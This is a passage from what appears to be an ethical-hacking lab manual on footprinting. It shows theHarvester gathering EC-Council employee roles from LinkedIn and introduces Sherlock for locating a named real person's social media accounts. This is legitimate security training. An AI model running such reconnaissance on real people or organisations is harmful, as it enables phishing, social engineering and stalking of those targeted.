
6. In the terminal window, type **theHarvester -d eccouncil -l 200 -b linkedin** and press **Enter** to see 200 results of EC-Council from the LinkedIn source.

Note: In this command, **-d** specifies the domain or company name to search (here, **eccouncil**), **-l** specifies the number of results to be retrieved, and **-b** specifies the data source as LinkedIn.

Note: The complete eccouncil domain is **eccouncil.org**.



7. Scroll down to view the list of employees along with their job roles in EC-Council. This information from LinkedIn can help attackers in performing social engineering or phishing attacks.



```
theHarvester -d eccouncil -l 200 -b linkedin - Parrot Terminal
File Edit View Search Terminal Help
[*] Target: eccouncil
Parrot
  Searching 100 results.
  Searching 200 results.
[*] Searching LinkedIn.
[*] LinkedIn Users found: 197
-----
- Software Engineer
- Software Engineer
- Vice President
Cyber Security Training Coordinator
- Vice President Finance
- Manager Masterclass
- Manager - Partner Outreach
- Operations Manager
Software Engineer
- EC-Council
Manager Business Development
- Account Executive
Assistant Manger- International Sales
- Security Consultant
Researcher
to - it security hobbyist
- Senior Operations Executive
- Research Specialist
- SVP and Head of Americas
```

8. This concludes the demonstration of gathering employees' information from LinkedIn using theHarvester.
9. Close all open windows and document all the acquired information.

Task 2: Gather Personal Information from Various Social Networking Sites using Sherlock


Sherlock is a python-based tool that is used to gather information about a target person over various social networking sites. Sherlock searches a vast number of social networking sites for a given target user, locates the person, and displays the results along with the complete URL related to the target person.

Here, we will use Sherlock to gather personal information about the target from the social networking sites.


Note: Here, we are gathering information about **Satya Nadella**. However, you can select a target of your choice.

Module 02 – Footprinting and Reconnaissance

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.

